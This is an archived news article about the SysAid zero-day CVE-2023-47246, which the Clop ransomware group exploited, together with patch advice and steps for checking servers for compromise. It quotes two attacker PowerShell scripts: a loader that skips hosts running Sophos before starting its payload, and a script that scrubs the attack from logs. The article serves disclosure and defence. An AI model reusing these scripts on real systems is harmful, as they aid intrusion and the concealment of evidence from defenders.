Microsoft: SysAid zero-day flaw exploited in Clop ransomware attacks


By Bill Toulas

Published: 2023-11-09 · Archived: 2026-04-05 19:14:14 UTC

Threat actors are exploiting a zero-day vulnerability in the service management software SysAid to gain access to corporate servers for data theft and to deploy Clop ransomware.

SysAid is a comprehensive IT Service Management (ITSM) solution that provides a suite of tools for managing various IT services within an organization.

The Clop ransomware is notorious for exploiting zero-day vulnerabilities in widely used software. Recent examples include MOVEit Transfer, GoAnywhere MFT, and Accellion FTA.


0:00

Currently identified as CVE-2023-47246, the vulnerability was discovered on November 2 after hackers exploited it to breach on-premise SysAid servers.

The Microsoft Threat Intelligence team discovered the security issue being leveraged in the wild and alerted SysAid.

Microsoft determined that the vulnerability was used to deploy Clop ransomware by a threat actor it tracks as Lace Tempest (a.k.a. Fin11 and TA505).

Attack details

SysAid published a report on Wednesday disclosing that CVE-2023-47246 is a path traversal vulnerability that leads to unauthorized code execution. The company also shares technical details of the attack uncovered following an investigation from rapid incident response company Profero.

The threat actor leveraged the zero-day flaw to upload into the webroot of the SysAid Tomcat web service a WAR (Web Application Resource) archive containing a webshell.

This enabled the threat actors to execute additional PowerShell scripts and load the GraceWire malware, which was injected into a legitimate process (e.g.spoolsv.exe, msiexec.exe, svchost.exe).

The report notes that the malware loader ('user.exe') checks running processes to ensure that Sophos security products are not present on the compromised system.

```
$wapps='C:\Program Files\SysAidServer\tomcat\webapps'
dir "$wapps\usersfiles"
$bp=0
foreach($s in tasklist) {
  if ($s -match '^(Sophos).*\.exe\s') {echo $s; $bp++;}
}
if ($bp) { echo "`nSTOP-PROCs FOUND! Exiting`n" }
else {
  echo "Starting user.exe"
& "$wapps\usersfiles\user.exe"
}
Start-Sleep 1
Remove-Item -Force "$wapps\usersfiles.war"
Remove-Item -Force "$wapps\usersfiles\user.*"
exi
```

Malware loader *(SysAid)*

After exfiltrating data, the threat actor tried to erase their tracks by using another PowerShell script that deleted activity logs.

Microsoft also noticed that Lace Tempest deployed additional scripts that fetched a Cobalt Strike listener on compromised hosts.

```
$tomcat_dir = "E:\SysAidServer\tomcat";
$log4j_dir = "E:\SysAidServer\root\WEB-INF\logs";
$log4jPattern = "userentry|getLogo\.jsp|Got\ LDAP\ file|ldapSyms|usersfile|time=18686488731";
$tcPattern = "userentry|getLogo\.jsp|Got\ LDAP\ file|ldapSyms|usersfile|time=18686488731";

function cleanLL {
 $fl = Get-ChildItem "$log4j_dir";
 for ($i=0; $i -lt $fl.Count; $i++) {
     $logFile = $fl[$i].FullName;
     if (Select-String -Pattern "$log4jPattern" -Path "$logFile") {
         Get-Content -Path "$logFile" | Select-String -Pattern "$log4jPattern" -NotMatch | Set-Content -Path
"$logFile.bck";
         cp "$logFile.bck" "$logFile"
     }
 }
 $fl = Get-ChildItem "$tomcat_dir\logs\";
 for ($i=0; $i -lt $fl.Count; $i++) {
     $logFile = $fl[$i].FullName;
     if (Select-String -Pattern "$tcPattern" -Path "$logFile") {
         Get-Content -Path "$logFile" | Select-String -Pattern "$tcPattern" -NotMatch | Set-Content -Path
"$logFile.bck";
         cp "$logFile.bck" "$logFile"
     }
 }
}

sleep 5;
cleanLL;

while(1) {
 sleep 5;
 if(!(Test-Path "$tomcat_dir\webapps\usersfiles.war")) {
     while((Test-Path "$tomcat_dir\webapps\usersfiles")) {
         sleep 1;
     }
     cleanLL;
     break;
 }
 if((Test-Path "$tomcat_dir\webapps\usersfiles\leave")) {
     Remove-Item -Path "$tomcat_dir\webapps\usersfiles\leave";
     sleep 5;
     cleanLL;
     break;
 }
 else {
     cleanLL;
 }

$s=$env:SehCore;$env:SehCore="";Invoke-Expression $s;
```

PS script to erase attack traces *(SysAid)*

Security update available

After learning of the vulnerability, SysAid worked quickly to develop a patch for CVE-2023-47246, which is available in a software update. All SysAid users are strongly recommended to switch to **version 23.3.36** or later.

System administrators should also check servers for signs of compromise by following the steps below:

1. Check the SysAid Tomcat webroot for unusual files, especially WAR, ZIP, or JSP files with anomalous timestamps.
2. Look for unauthorized WebShell files in the SysAid Tomcat service and inspect JSP files for malicious content.
3. Review logs for unexpected child processes from Wrapper.exe, which may indicate WebShell use.
4. Check PowerShell logs for script executions that align with the attack patterns described.
5. Monitor key processes like spoolsv.exe, msiexec.exe, svchost.exe for signs of unauthorized code injection.
6. Apply provided IOCs to identify any signs of the vulnerability being exploited.
7. Search for evidence of specific attacker commands that indicate system compromise.
8. Run security scans for known malicious indicators related to the vulnerability.
9. Look for connections to the listed C2 IP addresses.
10. Check for signs of attacker-led cleanup to conceal their presence.

SysAid's report provides indicators of compromise that could help detect or prevent the intrusion, which consist in filenames and hashes, IP addresses, file paths used in the attack, and commands the threat actor used to download malware or to delete evidence of initial access.

Source: https://www.bleepingcomputer.com/news/security/microsoft-sysaid-zero-day-flaw-exploited-in-clop-ransomware-attacks/